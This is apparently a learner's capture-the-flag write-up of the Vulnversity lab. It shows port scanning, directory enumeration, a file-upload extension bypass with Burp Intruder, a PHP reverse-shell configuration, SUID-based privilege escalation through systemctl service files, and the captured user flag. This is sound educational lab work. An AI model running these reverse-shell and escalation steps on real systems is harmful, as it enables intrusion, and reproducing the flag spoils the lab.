Task: Vulnersity.

Our task is to get 2 flags - user and root.

We start by checking if the target host is active, through the PING command.

```
root@ip                    :~# ping 10.10.86.217
PING 10.10.86.217 (10.10.86.217) 56(84) bytes of data.
64 bytes from 10.10.86.217: icmp_seq=1 ttl=64 time=0.992 ms
64 bytes from 10.10.86.217: icmp_seq=2 ttl=64 time=0.368 ms
^C
--- 10.10.86.217 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
```


The host responds, so we start by scanning nmap to check open ports and services.

```
root@ip-                   ~# nmap -p- -sV -O 10.10.86.217
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-19 08:17 BST
Nmap scan report for 10.10.86.217
Host is up (0.00040s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:D9:70:BA:9B:5B (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


There is an active Apache server on port 3333, let's see what it hides, we'll use gobuster to check the subsites.

```
root@ip                    :~# gobuster dir -u http://10.10.86.217:3333 -w /root/Desktop/Tools/wordlists/dirbuste
r/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.86.217:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 320]
/css                  (Status: 301) [Size: 317]
/js                   (Status: 301) [Size: 316]
/fonts                (Status: 301) [Size: 319]
/internal             (Status: 301) [Size: 322]
/server-status        (Status: 403) [Size: 302]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```


The only interesting subpage is /internal, after entering it shows us the ability to upload files - that is, we will use reverse shell.




To see what file extensions we can upload - we will use BurpSuite.



First, we capture the upload request and send it to the intruder.



On the left you can see that we have loaded a list of PHP extensions - they are the most popular for web applications. We will test a few.
In blue has been highlighted the part of the query that will be tested.




After checking, we see that the .phtml format is acceptable - it's time to upload.
Before uploading the reverse shell, you need to configure your IP and port.


You can use, for example, a ready-made reverse shell, from the site:
https://github.com/pentestmonkey/php-reverse-shell

```
set_time_limit (0);
$VERSION = "1.0";
$ip = [redacted]
$port = 912;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Successfully sent:



Now we have to go to the site: http://10.10.183.19:3333/internal/uploads/shell.phtml and it will launch our reverse shell.
We also need to start listening to the previously selected port.



We have successfully connected!

Now we start with the user flag:

```
$ cd /home/
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$ _
```

In the home directory there is a user folder - bill, there is also the first flag.
Now the more difficult part - the root flag and raising permissions.
Had to change the system due to a technical problem - but we continue :)

```
$ find / - type f -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

We need to find all files with SUID bit - they can allow privilege escalation, the only unusual one is systemctl.
-perm -4000 looks for files with the SUID bit, which means running as the owner - usually root.
On the site: https://gtfobins.github.io/gtfobins/systemctl/ , we can check how to raise the permissions with this file.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

Now it remains to adapt the B command to our needs.



1.We create a temporary file name with the suffix .service
2.This file contains the command to move the root flag, to a temporary folder, the command is executed only once.
3. creates a symlink in /etc/systemd/system/ to our .service. With this, the system sees this service.
4.We add the service to the startup and run it immediately.
5.At the end there is a flag read from the temporary folder.

Summary:

As part of the Vulnersity task, I acquired two flags: user and root.
During the analysis, I used tools such as nmap, gobuster, BurpSuite, and netcat, as well as reverse shell transfer and activation techniques.
I was able to perform effective privilege escalation by analyzing files with the SUID bit and using systemctl according to techniques from GTFOBins.

CTF allowed me to better understand:

*The process of identifying and analyzing web services,
*The operation of web applications with upload vulnerabilities,
*Practical aspects of privilege escalation in Linux.

This is the first, but not the last CTF challenge I'm documenting. Each such project develops my cyber security skills and is a solid step towards further specialization in this field.